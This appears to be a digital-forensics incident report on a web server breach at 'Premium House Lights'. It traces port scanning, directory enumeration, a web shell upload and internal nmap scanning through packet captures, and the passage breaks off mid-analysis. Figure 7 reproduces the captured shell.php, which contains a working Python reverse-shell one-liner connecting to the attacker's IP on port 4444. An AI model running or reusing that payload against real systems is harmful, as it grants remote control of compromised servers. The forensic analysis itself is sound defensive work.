# Premium House Lights Network  Security Breach

# Executive Summary:-

Premium House Lights, Inc. Investigation Report Executive Summary

Date: [17th May 2023]

Introduction:  This report presents the finding of the investigation conducted for Premium House Lights, Inc. regarding the security incident. The main objective of the investigation is to access the extent of the breach and find out its impact on all the stakeholders of the organization and provide recommendations for remediation and post-incident recovery and recommendations. On the company email address the email was sent from the hackers “4C484C Group” They claimed that they have breached into company’s network and had all its database files which contain sensitive information about the company and its customer. They ask for extortion money of 10 BTC by Monday 10:00 AM. They claim they are going to release this information on the website “https://pastebin.com” which is an online text-sharing site.

Summary of Findings:

1. The investigation confirmed that the breach occurred within the organization's network on 20-02-2022.
2. An adversary is entered into the organization network through a web server that hosts the company’s website as well.
3. They find information about web servers through “Crawlers”. crawler can provide information about the web server being used by the website, including its version number, configuration, and operating system. An attacker can use this information to find vulnerabilities specific to that web server version and exploit them.
4. The reconnaissance was done through active scanning. The hacker uses “TCP port scanning” to find open ports in the web server[5].
5. Attackers use different ports for active scanning.
6. The hacker's IP address was “138.68.92.163”.
7. The first port used was 46342 which was scan wide range of ports at the webserver to find open ports.  Only port 80 which is HTTP was found opened.


8. Port 54944 and port 54946 were used for the directory scanning to find out which file or directory is vulnerable and can be injected with a malicious script so that it can be controlled remotely.
9. Hecker found the vulnerable folder and which can be exploited and injected with a script from hackers. Which will act as a backdoor.[5]. This type of tactic is called enterprise and the technique is “server software component” and the sub-technique is “web shell”. Adversaries backdoor web servers with web shells that will give them persistent access to the system. A web shell is a web script that will provide open access to the web server this will allow hackers to use the web server as a gateway into the victim network. Web shell allows a hacker to perform a set of functions and execute or allows to use a command-line interface on the system that hosts the web server.
10. The hacker then gets access to the database. The first Nmap was used to get information about the network. Which services and hosts are up in the “Mitre Attack” framework this tactic comes under Enterprise and the technique is Network service discovery [5].
11. The hacker was able to find out about database passwords through a dictionary attack. This comes under the tactic of Enterprise and technique password policy discovery[5].
12. After getting into the system hacker exfiltrated data to a remote server. In “Mitre Attack” it comes under Enterprise and the technique is exfiltration over web service.
13. Compromised Data: The attacker gained access to the company's customer database, which contains sensitive information.
14. Extortion Attempt: The attacker sent an extortion email demanding a ransom payment in exchange for not releasing the compromised data publicly.
15. Attack Vector breach was possible because of the vulnerability in the web server which the attacker was able to infiltrate the web server and move laterally into the network. Database breach initiated through a dictionary attack and telnet service running on a database server.

Impact Assessment:

1. The main impact of the breach was that it resulted in customer data that contains PII personally identifiable information that can be used to identify individuals either as a whole or in combination. Like first and last name phone numbers.

2. The breach and the company's reputation together have a substantial impact. Customers won't have any faith in the business.
3. Financial Consequences: If the breach is not addressed right away, there may be financial losses in addition to possible legal and regulatory repercussions.

# Incident Timeline




# Technical Analysis

## File Integrity Test of given Evidence:-

Seven files were given as artifacts of the security breach incident at the “Premium House Light” security incident. Including the file “sha256sum.txt” which contains “SHA256” hash values of all the given artifacts. HashCalc [1] is a free hash calculator used to calculate hashes of the given

file, it supports and compares a variety of hash algorithms, including MD5, SHA-256, SHA-512, etc. All artifact files are given for analysis match with hash values given in the text file "sha256sum.txt".

# Indicators of compromise (IOCs):-

## PCAP files:-


### "WebServer.pcap":-

- Log entries from the log file show that a series of HTTP GET requests were made from two different IP addresses 136.243.111.17 and 138.201.202.232 simultaneously. From the user agent web crawler. They can be used to get information about the web server. From Figure 1 it can be easily seen that 136.243.111.17 scans both ports 80 and 443.
- The HTTP response received(Figure 2) from the server has a status code of 200 OK, indicating that the request was successful. The response includes various headers such as Date, Server, Last-Modified, ETag, Accept-Ranges, Vary, Content-Encoding, Content-Length, Keep-Alive, and Content-Type. These headers provide information about the server, caching, content-encoding (gzip), content length, and more.

  The provided information suggests that a GET request was made to the root directory ("/") of the server identified by the IP address. It's important to note that sharing raw HTTP request and response data may not reveal any vulnerabilities or security risks on its own. A comprehensive analysis of the server configuration, application code, and security measures would be necessary to assess any potential vulnerabilities or weaknesses.

```
GET / HTTP/1.1
User-Agent: SiteCheckerBotCrawler/1.0 (+http://sitechecker.pro)
Accept-Charset: UTF-8
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Host: 134.122.33.221
Connection: Keep-Alive
Accept-Encoding: gzip,deflate

HTTP/1.1 200 OK
Date: Sun, 20 Feb 2022 02:57:39 GMT
Server: Apache/2.4.41 (Ubuntu)
Last-Modified: Fri, 18 Feb 2022 02:48:21 GMT
ETag: "cc-5d841ea790f77-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 155
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html

.........5.1..0.Egz........H.1.."..:j.V.=M......l.^..2!hb..6....mw..Fe.y....d.......mj.o.=9.
[..}....*x6.....;....<a%W.....G.....xA....Z...Uis..../4E.4....
```


Figure 2: HTTP response to IP addresses 136.243.111.17, 138.201.202.232



| | | | | | | |
|---|---|---|---|---|---|---|
| 91 | 2022-02-20 02:57:36.430604 | 134.122.33.221 | 172.70.205.130 | TCP | 56 | 80 → 34281 [FIN, ACK] Seq=1 Ack=2 Win=64256 Len=0 |
| 92 | 2022-02-20 02:57:36.493549 | 172.70.205.130 | 134.122.33.221 | TCP | 56 | 34281 → 80 [ACK] Seq=2 Ack=2 Win=65536 Len=0 |
| 93 | 2022-02-20 02:57:36.866309 | 136.243.111.17 | 134.122.33.221 | TCP | 76 | 48796 → 443 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TSval=736932132 TSecr=0 WS=128 |
| 94 | 2022-02-20 02:57:36.866352 | 134.122.33.221 | 136.243.111.17 | TCP | 56 | 443 → 48796 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0 |
| 95 | 2022-02-20 02:57:37.115297 | 107.173.1.177 | 134.122.33.221 | TCP | 76 | 13875 → 443 [SYN] Seq=0 Win=42340 Len=0 MSS=1460 SACK_PERM TSval=2169449504 TSecr=0 WS=512 |
| 96 | 2022-02-20 02:57:37.115344 | 134.122.33.221 | 107.173.1.177 | TCP | 56 | 443 → 13875 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0 |
| 97 | 2022-02-20 02:57:37.643863 | 136.243.111.17 | 134.122.33.221 | TCP | 76 | 41838 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TSval=736932913 TSecr=0 WS=128 |
| 98 | 2022-02-20 02:57:37.643916 | 134.122.33.221 | 136.243.111.17 | TCP | 76 | 80 → 41838 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=3226411360 TSecr=736932913 WS=128 |
| 99 | 2022-02-20 02:57:37.763510 | 136.243.111.17 | 134.122.33.221 | TCP | 68 | 41838 → 80 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=736933032 TSecr=3226411360 |
| 100 | 2022-02-20 02:57:37.763511 | 136.243.111.17 | 134.122.33.221 | HTTP | 316 | GET / HTTP/1.1 |
| 101 | 2022-02-20 02:57:37.763623 | 134.122.33.221 | 136.243.111.17 | TCP | 68 | 80 → 41838 [ACK] Seq=1 Ack=249 Win=65024 Len=0 TSval=3226411480 TSecr=736933032 |
| 102 | 2022-02-20 02:57:37.764141 | 134.122.33.221 | 136.243.111.17 | HTTP | 559 | HTTP/1.1 200 OK (text/html) |

Web server information through a web crawler


- On Wireshark, if you navigate to Statistics -> Conversations The conversation between IP addresses 138.68.92.163 and 134.122.33.221 appears to be exchanging an unusually high amount of data around (927 packets and 240.613 kiB of data). See Figure 3. From the webserver trace file, it can be easily seen that IP address 138. 68.92.163 has initiated the TCP port scan attack using six different ports, port 46086 (scanned 2 ports of IP address 134.122.33.221, port 80 & 443 ), port 46342 (checked 98 ports approx).



| | | | | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|---|
| 136.243.111.17 | 134.122.33.221 | 12 | 1.530 KiB | 7 | 740 bytes | 5 | 827 bytes | 34.012593 | 1.1392 | 5.074 KiB | 5.671 KiB |
| 137.184.113.52 | 134.122.33.221 | 2 | 132 bytes | 1 | 76 bytes | 1 | 56 bytes | 19.013153 | 0.0000 | | |
| 138.68.92.163 | 134.122.33.221 | 927 | 240.613 KiB | 486 | 55.242 KiB | 441 | 185.371 KiB | 69.468422 | 272.6244 | 1.620 KiB | 5.439 KiB |
| 138.201.202.232 | 134.122.33.221 | 18 | 2.787 KiB | 11 | 1.348 KiB | 7 | 1.439 KiB | 36.390310 | 2.6425 | 4.079 KiB | 4.357 KiB |
| 142.147.96.168 | 134.122.33.221 | 2 | 112 bytes | 1 | 56 bytes | 1 | 56 bytes | 251.325967 | 0.0000 | | |
| 147.182.145.78 | 134.122.33.221 | 2 | 132 bytes | 1 | 76 bytes | 1 | 56 bytes | 352.847094 | 0.0000 | | |
| 158.69.246.241 | 134.122.33.221 | 2 | 132 bytes | 1 | 76 bytes | 1 | 56 bytes | 38.748101 | 0.0000 | | |

Figure 3 snapshot of IP conversation between IP addresses 138.68.92.63 and 134.122.33.22.

Additionally, ports 54944,54946,54948,54950 all scanned port 80 of IP address 134.122.33.221. In the TCP port scan, TCP SYN packets are sent to the target computer and then wait for a response. If the target computer responds with an SYN-ACK packet, then the port is open. If the target computer does not respond, then the port is closed. See Figure 4.



| | | | | | | | | | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| 138.68.92.163 | 46342 | 134.122.33.221 | 587 | 2 | 116 bytes | 35 | 1 | 60 bytes | 1 | 56 bytes | 69.704653 | 0.0001 | | | |
| 138.68.92.163 | 46342 | 134.122.33.221 | 3389 | 2 | 116 bytes | 36 | 1 | 60 bytes | 1 | 56 bytes | 69.704653 | 0.0001 | | | |
| 138.68.92.163 | 46342 | 134.122.33.221 | 135 | 2 | 116 bytes | 37 | 1 | 60 bytes | 1 | 56 bytes | 69.704653 | 0.0001 | | | |
| 138.68.92.163 | 46342 | 134.122.33.221 | 995 | 2 | 116 bytes | 38 | 1 | 60 bytes | 1 | 56 bytes | 69.704653 | 0.0001 | | | |
| 138.68.92.163 | 46342 | 134.122.33.221 | 113 | 2 | 116 bytes | 39 | 1 | 60 bytes | 1 | 56 bytes | 69.705919 | 0.0000 | | | |
| 138.68.92.163 | 46342 | 134.122.33.221 | 22 | 3 | 176 bytes | 40 | 2 | 116 bytes | 1 | 60 bytes | 69.705947 | 0.0980 | 9.250 KiB | 4.784 KiB | |
| 138.68.92.163 | 46342 | 134.122.33.221 | 111 | 2 | 116 bytes | 41 | 1 | 60 bytes | 1 | 56 bytes | 69.706131 | 0.0000 | | | |
| 138.68.92.163 | 46342 | 134.122.33.221 | 23 | 2 | 116 bytes | 42 | 1 | 60 bytes | 1 | 56 bytes | 69.706226 | 0.0000 | | | |
| 138.68.92.163 | 46342 | 134.122.33.221 | 1723 | 2 | 116 bytes | 43 | 1 | 60 bytes | 1 | 56 bytes | 69.802139 | 0.0000 | | | |
| 138.68.92.163 | 46342 | 134.122.33.221 | 443 | 2 | 116 bytes | 44 | 1 | 60 bytes | 1 | 56 bytes | 69.802140 | 0.0001 | | | |
| 138.68.92.163 | 46342 | 134.122.33.221 | 1720 | 2 | 116 bytes | 45 | 1 | 60 bytes | 1 | 56 bytes | 69.802140 | 0.0001 | | | |
| 138.68.92.163 | 46342 | 134.122.33.221 | 25 | 2 | 116 bytes | 46 | 1 | 60 bytes | 1 | 56 bytes | 69.802220 | 0.0000 | | | |
| 138.68.92.163 | 46342 | 134.122.33.221 | 445 | 2 | 116 bytes | 47 | 1 | 60 bytes | 1 | 56 bytes | 69.802220 | 0.0000 | | | |
| 138.68.92.163 | 46342 | 134.122.33.221 | 1025 | 2 | 116 bytes | 48 | 1 | 60 bytes | 1 | 56 bytes | 69.802220 | 0.0000 | | | |
| 138.68.92.163 | 46342 | 134.122.33.221 | 80 | 3 | 176 bytes | 49 | 2 | 116 bytes | 1 | 60 bytes | 69.802220 | 0.0963 | 9.415 KiB | 4.869 KiB | |
| 138.68.92.163 | 46342 | 134.122.33.221 | 554 | 2 | 116 bytes | 50 | 1 | 60 bytes | 1 | 56 bytes | 69.802220 | 0.0000 | | | |
| 138.68.92.163 | 46342 | 134.122.33.221 | 3306 | 2 | 116 bytes | 51 | 1 | 60 bytes | 1 | 56 bytes | 69.802847 | 0.0000 | | | |
| 138.68.92.163 | 46342 | 134.122.33.221 | 5009 | 2 | 116 bytes | 52 | 1 | 60 bytes | 1 | 56 bytes | 69.802847 | 0.0000 | | | |
| 138.68.92.163 | 46342 | 134.122.33.221 | 389 | 2 | 116 bytes | 53 | 1 | 60 bytes | 1 | 56 bytes | 69.802847 | 0.0000 | | | |
| 138.68.92.163 | 46342 | 134.122.33.221 | 199 | 2 | 116 bytes | 54 | 1 | 60 bytes | 1 | 56 bytes | 69.802847 | 0.0000 | | | |
| 138.68.92.163 | 46342 | 134.122.33.221 | 8888 | 2 | 116 bytes | 55 | 1 | 60 bytes | 1 | 56 bytes | 69.803436 | 0.0000 | | | |
| 138.68.92.163 | 46342 | 134.122.33.221 | 143 | 2 | 116 bytes | 56 | 1 | 60 bytes | 1 | 56 bytes | 69.803637 | 0.0000 | | | |
| 138.68.92.163 | 46342 | 134.122.33.221 | 993 | 2 | 116 bytes | 57 | 1 | 60 bytes | 1 | 56 bytes | 69.803735 | 0.0000 | | | |
| 138.68.92.163 | 46342 | 134.122.33.221 | 8080 | 2 | 116 bytes | 58 | 1 | 60 bytes | 1 | 56 bytes | 69.803910 | 0.0000 | | | |
| 138.68.92.163 | 46342 | 134.122.33.221 | 21 | 2 | 116 bytes | 59 | 1 | 60 bytes | 1 | 56 bytes | 69.803910 | 0.0000 | | | |
| 138.68.92.163 | 46342 | 134.122.33.221 | 53 | 2 | 116 bytes | 60 | 1 | 60 bytes | 1 | 56 bytes | 69.803910 | 0.0000 | | | |
| 138.68.92.163 | 46342 | 134.122.33.221 | 110 | 2 | 116 bytes | 61 | 1 | 60 bytes | 1 | 56 bytes | 69.803910 | 0.0000 | | | |
| 138.68.92.163 | 46342 | 134.122.33.221 | 5060 | 2 | 116 bytes | 62 | 1 | 60 bytes | 1 | 56 bytes | 69.804258 | 0.0000 | | | |
| 138.68.92.163 | 46342 | 134.122.33.221 | 2049 | 2 | 116 bytes | 63 | 1 | 60 bytes | 1 | 56 bytes | 69.899785 | 0.0000 | | | |
| 138.68.92.163 | 46342 | 134.122.33.221 | 37 | 2 | 116 bytes | 64 | 1 | 60 bytes | 1 | 56 bytes | 69.899842 | 0.0000 | | | |
| 138.68.92.163 | 46342 | 134.122.33.221 | 49153 | 2 | 116 bytes | 65 | 1 | 60 bytes | 1 | 56 bytes | 69.899861 | 0.0000 | | | |
| 138.68.92.163 | 46342 | 134.122.33.221 | 4899 | 2 | 116 bytes | 66 | 1 | 60 bytes | 1 | 56 bytes | 69.899861 | 0.0000 | | | |
| 138.68.92.163 | 46342 | 134.122.33.221 | 88 | 2 | 116 bytes | 67 | 1 | 60 bytes | 1 | 56 bytes | 69.899861 | 0.0000 | | | |
| 138.68.92.163 | 46342 | 134.122.33.221 | 427 | 2 | 116 bytes | 68 | 1 | 60 bytes | 1 | 56 bytes | 69.900372 | 0.0000 | | | |
| 138.68.92.163 | 46342 | 134.122.33.221 | 49157 | 2 | 116 bytes | 69 | 1 | 60 bytes | 1 | 56 bytes | 69.900372 | 0.0000 | | | |
| 138.68.92.163 | 46342 | 134.122.33.221 | 2001 | 2 | 116 bytes | 70 | 1 | 60 bytes | 1 | 56 bytes | 69.900372 | 0.0000 | | | |
| 138.68.92.163 | 46342 | 134.122.33.221 | 2000 | 2 | 116 bytes | 71 | 1 | 60 bytes | 1 | 56 bytes | 69.900372 | 0.0000 | | | |
| 138.68.92.163 | 46342 | 134.122.33.221 | 5000 | 2 | 116 bytes | 72 | 1 | 60 bytes | 1 | 56 bytes | 69.900372 | 0.0000 | | | |
| 138.68.92.163 | 46342 | 134.122.33.221 | 465 | 2 | 116 bytes | 73 | 1 | 60 bytes | 1 | 56 bytes | 69.900372 | 0.0000 | | | |

Figure 4: TCP Port Scan.

The IP address 138.68.92.163 (potential adversary) sent a TCP [ACK] packet from port 46086 to the IP address 134.122.33.221 (webserver) at ports 80 and 443. Both connections were terminated abruptly by the server by replying with a TCP [RST] and [RST/ACK].

- At 02:58:22.152068 from port 54944, the adversary IP address 138.68.92.163 started to scan files and directories at port 80 IP address 134.122.33.221. And try to access different files and folders on a web server which resulted in a "404" status code. Terminate connection from this port.
- Initiate the new connection from port 54946 at 02:58:32.263930 and tries to access files in the "/upload" folder using HTTP GET request. Which resulted in the same status code "404". The adversary was able to access the "/upload" folder with the status code "200". This connection was also terminated.
- Again from the same IP the HTTP request is made from port 54948, GET request to the URL /uploads/. The request is being made from the IP address 134.122.33.221 and the user agent is curl/7.68.0. The request is asking for the contents of the URL /uploads/. After reading the contents of the folder it terminates the connection. See Figure 5.

```
GET /uploads/ HTTP/1.1
Host: 134.122.33.221
User-Agent: curl/7.68.0
Accept: */*

HTTP/1.1 200 OK
Date: Sun, 20 Feb 2022 02:58:55 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 944
Content-Type: text/html;charset=UTF-8

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<html>
 <head>
  <title>Index of /uploads</title>
 </head>
 <body>
<h1>Index of /uploads</h1>
  <table>
   <tr><th valign="top"><img src="/icons/blank.gif" alt="[ICO]"></th><th><a href="?C=N;O=D">Name</a></th><th><a href="?C=M;O=A">Last
modified</a></th><th><a href="?C=S;O=A">Size</a></th><th><a href="?C=D;O=A">Description</a></th></tr>
   <tr><th colspan="5"><hr></th></tr>
<tr><td valign="top"><img src="/icons/back.gif" alt="[PARENTDIR]"></td><td><a href="/">Parent Directory</a></td><td> </td><td
align="right">  - </td><td> </td></tr>
<tr><td valign="top"><img src="/icons/unknown.gif" alt="[    ]"></td><td><a href="shell.php">shell.php</a></td><td
align="right">2022-02-19 20:54  </td><td align="right">2.5K</td><td> </td></tr>
   <tr><th colspan="5"><hr></th></tr>
</table>
<address>Apache/2.4.41 (Ubuntu) Server at 134.122.33.221 Port 80</address>
</body></html>
```

Figure 5: Shows the “curl” command to access the contents of the folder.

- Initiate a new connection from port 54950 and made an HTTP POST request and post the “shell.php” script file into the “/upload” director on the webserver side. The file contains a Python script that will execute when it is opened. Figure 6.

| | | | | | |
|---|---|---|---|---|---|
| -02-20 02:59:02.393170 | 134.122.33.221 | 79.124.62.34 | TCP | 56 | 4307 → 42874 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0 |
| -02-20 02:59:04.073598 | 138.68.92.163 | 134.122.33.221 | TCP | 76 | 54950 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=1054387648 TSecr=0 WS=128 |
| -02-20 02:59:04.073651 | 134.122.33.221 | 138.68.92.163 | TCP | 76 | 80 → 54950 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=4059215742 TSecr=1054387648 W |
| -02-20 02:59:04.171702 | 138.68.92.163 | 134.122.33.221 | TCP | 68 | 54950 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1054387746 TSecr=4059215742 |
| -02-20 02:59:04.171795 | 138.68.92.163 | 134.122.33.221 | HTTP | 589 | POST /uploads/shell.php HTTP/1.1 (application/x-www-form-urlencoded) |
| -02-20 02:59:04.171843 | 134.122.33.221 | 138.68.92.163 | TCP | 68 | 80 → 54950 [ACK] Seq=1 Ack=522 Win=64640 Len=0 TSval=4059215840 TSecr=1054387746 |
| -02-20 02:59:04.191040 | 134.122.33.221 | 138.68.92.163 | TCP | 76 | 55866 → 4444 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=4059215859 TSecr=0 WS=128 |
| -02-20 02:59:04.289759 | 138.68.92.163 | 134.122.33.221 | TCP | 76 | 4444 → 55866 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=1054387864 TSecr=4059215859 |
| -02-20 02:59:04.289822 | 134.122.33.221 | 138.68.92.163 | TCP | 68 | 55866 → 4444 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=4059215958 TSecr=1054387864 |

Figure 6: shell.php file uploaded on the server from port 54950.

The script will connect to the IP address 138.68.92.163 on port 4444 and execute commands on the remote machine (Figure 7). This is a potential attack called an injection attack. This script will allow the attacker to gain control over the server. The Keep-Alive TCP headers indicate that the client and server have agreed to keep the connection open for future requests Figure 6. This script will allow the attacker to gain control over the server.

```
</head>

<body>
    <main>
        <h1>Web Shell</h1>
        <h2>Execute a command</h2>

        <form method="post">
            <label for="cmd"><strong>Command</strong></label>
            <div class="form-group">
                <input type="text" name="cmd" id="cmd" value="python -c &#039;import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((&quot;138.68.92.163&quot;,
4444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call([&quot;/bin/sh&quot;,&quot;-
i&quot;]);&#039;"
                        onfocus="this.setSelectionRange(this.value.length, this.value.length);" autofocus required>
                <button type="submit">Execute</button>
            </div>
        </form>

                    <h2>Output</h2>
                            <pre><small>No result.</small></pre>
                        </main>
</body>
</html>
```

Figure 7: Uploaded script on a webserver

| | | | | | |
|---|---|---|---|---|---|
| 62… | 2022-02-20 03:… | 138.68.92.163 | 134.122.33… | TCP | 68 4444 → 55866 [ACK] Seq=176 Ack=2839 Win=64128 Len=0 TSval=1054446609 TSecr=4059274605 |
| 62… | 2022-02-20 03:… | 138.68.92.163 | 134.122.33… | TCP | 68 [TCP Keep-Alive] 54950 → 80 [ACK] Seq=521 Ack=1 Win=64256 Len=0 TSval=1054447945 TSecr=4059215840 |
| 62… | 2022-02-20 03:… | 134.122.33.221 | 138.68.92.… | TCP | 68 [TCP Keep-Alive ACK] 80 → 54950 [ACK] Seq=1 Ack=522 Win=64640 Len=0 TSval=4059276038 TSecr=1054387746 |
| 62… | 2022-02-20 03:… | 138.68.92.163 | 134.122.33… | TCP | 77 4444 → 55866 [PSH, ACK] Seq=176 Ack=2839 Win=64128 Len=9 TSval=1054447951 TSecr=4059274605 |

Figure 8: [TCP Keep Alive]

IP Address 134.122.33.221 sends TCP [SYN] request to 138.68.92.163 from port "55866 → 4444. If we follow the TCP stream for this flow in Wireshark (tcp. stream eq 142) The provided sequence of commands suggests that an attacker is executing commands on the webserver.

| | | | | | | |
|---|---|---|---|---|---|---|
| 791 | 2022-02-20 02:59:04.191040 | 134.122.33.221 | 138.68.92.163 | TCP | 76 | 55866 → 4444 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=4059215859 TSecr=0 WS=128 |
| 792 | 2022-02-20 02:59:04.289759 | 138.68.92.163 | 134.122.33.221 | TCP | 76 | 4444 → 55866 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=1054387864 TSecr=4059215859 WS=128 |
| 793 | 2022-02-20 02:59:04.289822 | 134.122.33.221 | 138.68.92.163 | TCP | 68 | 55866 → 4444 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=4059215958 TSecr=1054387864 |
| 794 | 2022-02-20 02:59:04.291723 | 134.122.33.221 | 138.68.92.163 | TCP | 80 | 55866 → 4444 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=12 TSval=4059215960 TSecr=1054387864 |
| 795 | 2022-02-20 02:59:04.389586 | 138.68.92.163 | 134.122.33.221 | TCP | 68 | 4444 → 55866 [ACK] Seq=1 Ack=13 Win=65152 Len=0 TSval=1054387964 TSecr=4059215960 |
| 796 | 2022-02-20 02:59:04.389627 | 134.122.33.221 | 138.68.92.163 | TCP | 111 | 55866 → 4444 [PSH, ACK] Seq=13 Ack=1 Win=64256 Len=43 TSval=4059216058 TSecr=1054387964 |
| 797 | 2022-02-20 02:59:04.487209 | 138.68.92.163 | 134.122.33.221 | TCP | 68 | 4444 → 55866 [ACK] Seq=1 Ack=56 Win=65152 Len=0 TSval=1054388062 TSecr=4059216058 |
| 798 | 2022-02-20 02:59:06.520134 | 95.31.208.62 | 134.122.33.221 | TCP | 76 | 45826 → 63643 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=1282608112 TSecr=0 WS=128 |

Figure 9: connection from port 55866 to port 4444

- The attacker starts by trying to get terminal controls using (./bin/sh) but is unable to access it. Then the attacker finds out about the current user by using the command “whoami”, and identifies “www-data” as the current user. Then run a couple of more commands to get more information about the web server. The attacker used “ifconfig” to find out about the interfaces of the webserver. The attacker runs the Nmap command to check open ports on a given network. The command “nmap 10.10.1.0/24” scans all IP addresses in the subnet “10.10.1.0” with a netmask of “24”. Out of 256 IP addresses, only 2 hosts were up (Figure 10).

```
QUITTING!
www-data@webserver:/var/www/html/uploads$ nmap 10.10.1.0/24
nmap 10.10.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2022-02-19 21:59 EST
Nmap scan report for webserver (10.10.1.2)
Host is up (0.000074s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap scan report for 10.10.1.3
Host is up (0.0078s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
23/tcp open  telnet
```

Figure 10: scanning VLAN using nmap.

Web server 10.10.1.2, open ports are 22/tcp ssh and 80/tcp HTTP. Database server 10.10.1.3, open ports are 22/tcp ssh and 23/tcp telnet. Upon examining this trace file, it becomes evident that there is a substantial presence of ARP requests on the web server. Showing is not normal behavior and should trigger an alarm.

| | | | | | | |
|---|---|---|---|---|---|---|
| 860 | 2022-02-20 02:59:45.030242 | 52:08:71:2c:5b… | | ARP | 44 | Who has 10.10.1.18? Tell 10.10.1.2 |
